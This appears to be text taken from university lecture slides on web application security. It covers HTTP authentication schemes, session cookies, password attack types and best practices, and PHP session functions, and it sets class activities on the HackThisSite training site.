

- Similar to Basic Access Authentication, except MD5 hashing algorithm is used to transform the password along with the other information, before it transmitted.
- Although Digest Access Authentication is slightly better than Basic Access Authentication since transmitting the digest, this method is vulnerable to man-in-the-middle attack
- Since it is possible to trick the client into downgrading the security back to Basic Authentication or older Digest authentication mechanism.

Digest Access Authentication




Activity 02

- Create an account in <https://www.hackthissite.org/>
- Click the basic mission link
- Complete the sixth mission.



Single Sign-on Authentication (SSO)

Single Sign On Process




Single Sign-on Authentication (SSO)

- Single sign-on Authentication permits a user to use one set of credentials to access multiple applications
- Google, LinkedIn, Twitter and Facebook offer SSO services which enable user to log in to a third-party application with their social media authentication credentials.
- Although it enables users to remember and manage fewer passwords and usernames convenient to users, it can present security risks because it creates a single point of failure that can be exploited by attackers.

Custom Developed Authentication Mechanisms

- Custom-developed authentication mechanisms are the logics coded by developers to process credentials for their own applications
- Custom authentication is the most common authentication mechanism

Web Authentication Process



Web Authentication Process (Cont...)

1. Using a browser a user requests the login page from the web application such as `www.website.cxx/login.html`
2. The web application returns the login page to the browser
3. The user enters credentials into the input fields and submits the form. After submit the form to the web application, browser will include the form fields as part of the HTTP POST request.
4. After receiving the request, web application parse the information in the HTTP message and extract the values

Web Authentication Process (Cont...)

5. The web application logic queries the back-end data stores to determine whether or not the password entered is associated with the username entered.
 - a. If the matching unsuccessful web application sends an error message along with login page
 - b. If successfully matched, web application will established a session with a user by generating a session ID value and returning it to the user by setting a cookie in the HTTP response.
6. When the browser receives and parse the HTTP response, it will observe the Set-Cookie directive in the HTTP header and store the value of the session ID
 - a. Since session ID value was set in a cookie, browser will submit the session ID alongside all requests made to the web application. This is a form of persistent authentication since user don't need to enter credentials again and again to authenticate every request.
 - b. When web application parse a request from this browser see the session ID values and know that an existing session has already been established and authorized each request within the application logic

Activity 03

- What is the process of authenticating a person?
- List the confirming factor categories and give two examples for each.
- Compare two-factor and three-factor authentication
- Evaluate the 4 different Password-Based Authentication Systems discussed in the slides

Validating Credentials


- There are different ways to determine whether the supplied password associate with the supplied username.
- There are basically two variable involved in validating credentials,
 1. Location of the comparison logic
 - a. Within application
 - b. Database
 2. How the password is stored
 - a. Plain text – Compare plain text
 - b. Hashed – Compare the hashed values
- Taking the cross-product of these variables give 4 approaches to validate the credentials
 1. Comparison logic in the application with plaintext passwords
 2. Comparison logic in the database with plaintext passwords
 3. Comparison logic in the application with hashed passwords
 4. Comparison logic in the database with hashed passwords

Attacks Against Passwords

- Since password is pervasive as an authentication factor in web applications, they are very popular target of attackers.
- All attacks against password try to determine the plain text value of password.
- Basically there are two types of attempts to determine the plain text,
 - Against live system (online)
 - Against the hashed or encrypted password value (offline)


Attacks Against Passwords - Online

- Online attacks are slow



Attacks Against Passwords - Offline

- Offline attacks are much faster



Attacks Against Passwords (Cont...)

Common attack variations include,

- Dictionary attack -
 - Try to find the password by entering real words can be found in dictionaries
 - In some cases real world dictionaries or permuted dictionaries (appending a digit or special character) will be used.
- Brute-force attack (Exhaustive key search) -
 - Theoretically, attempting every single possible key
 - Practically, place several limitations based on the length, character set
 - This is rarely used and used in offline attacks against hashed password values
- Precomputed dictionary attack -
 - Hashed the dictionaries and store in a disk in advance and used the hash only to match two password hashes
 - Trade time for disk space
- Rubber-hose attack -
 - Extracting password from individuals using any sort of physical coercion

Activity 04

- Discuss how online and offline attacks against password can happen in the forum.

Password Best Practices

- Improve the size of the key and make key space larger

The number of possible permutations of a set of x characters with length y is calculated with x^y .

$$26^{12} = 9.54 \times 10^{16}$$
- Regularly change the password

Best practice is to rotate password at least every 90 days.
- Use unique passwords when changing the password

When rotating the password we shouldn't use the a password which has been used recently.
- Allow accounts to be disabled when they are not using it
- Properly store passwords

Store only if it is absolutely necessary without using plain text and encryption. Use strong hashing.
- Use random salt values with each password

In addition to hashing use random salt value to increase security

Secure Authentication Best Practices

- Secure the transmission by using an encrypted channel
- To counter online attacks we can lock accounts after certain number of failed logins
- Using CAPTCHAs which can only be answered by a human to discourage online brute force attacks
- Allow accounts to be disabled when user is not using the system for a while
- Don't release applications to production with default accounts such as 'Admin', 'Administrator', 'Guest'
- Don't hard code credentials within the web application


4.1. Secure Web Applications

4.1.3. Using Sessions – Starting and Ending Sessions, Session Security and Timeout

Session

- PHP handles sessions and session cookies a little differently from persistent cookies.
- Instead of storing session cookies in the client browser as separate data files, **PHP assigns a unique session ID to each site visitor session** and **stores** that as a session cookie in **the client browser**.
- PHP then **stores any data associated with the session** in a **temporary file located on the actual PHP server**. This helps protect the session data, because it's not being stored in the client browser at any time.
- When the **session ends, PHP automatically deletes** the temporary session file on the server.
- The **only data sent between the client browser and the server** is **the session ID** value assigned to the session. All the data stays local on the server

Session



Starting a Session

- Before set or read any session data, need to start the session.
- `session_start()` will send required HTTP code to the remote client browser to create session cookie
- PHP assign a unique ID value to the session cookie in order to identify the session.
- `session_start()` should come before any HTML code include `<!DOCTYPE>` tag.
- Need to add this function to the beginning of all the web pages need to access session data.

Storing and Retrieving Session Data

- `$_SESSION[]` array variable can be used to both set and retrieve session data.
- To set a new value, just define it in an assignment statement

```
$_SESSION['session_1'] = "apple";
```

- To retrieve the data we can use the same `$_SESSION[]` array variable with the session cookie name as the associative array key at any time in any web page that's part of the same session

```
echo "You purchased a " . $_SESSION['session_1'];
```

Removing Session Data

There are three ways to remove cookie data,

1. Remove individual session values.
 - Use the *unset()* function, along with the session array variable
 - *unset(\$_SESSION['session_1']);*
 - This removes the session name/value pair from the session data in the temp file on the server, but maintains the temp file and the session ID session cookie in the client browser.
2. Remove all session values but keep the session active.
 - Use the *session_unset()* function
 - *session_unset();*
3. Remove the original session ID session cookie, which deletes the session.
 - Use the *session_destroy()* function anywhere in your PHP application
 - This removes all session name/value pairs associated with the session, as well as the session ID value assigned to the client browser's session cookie.

Activity 05

- How session works in php discuss in the forum
- Mark true or false of the following statements
 - We need to start the session before set session data – T
 - `session_start()` should come after `<!DOCTYPE>` tag – F
 - It is enough to add the `session_start()` function to the `index.php` – F
 - `$_SESSION[]` variable can be used to set and retrieve session data – T

Summary

Cookies

- Types of cookies
- Attributes of cookies
- Setting cookies
- Reading cookies
- Modifying and deleting cookies

Authentication

- Authentication fundamentals
- Web application authentication
- Attacks against password
- Password best practices
- Web authentication best practices

Session

- Starting a session
- Storing and retrieving data
- Removing data

Overview – Chapter 4.2

4.2. Common types of vulnerabilities and attacks on web applications

4.2.1. Injection

4.2.2. Cross-site scripting

4.2.3. Broken authentication and session management

4.2.4. Security misconfiguration

4.2.5. Insecure cryptographic storage



4.2.6. Failure to restrict URL access

4.2.7. Unvalidated redirects and forwards

Vulnerabilities included in OWASP Top Ten List

Activity 06

- Create an account in <https://www.hackthissite.org/>
- Click the basic mission link
- Complete the first mission



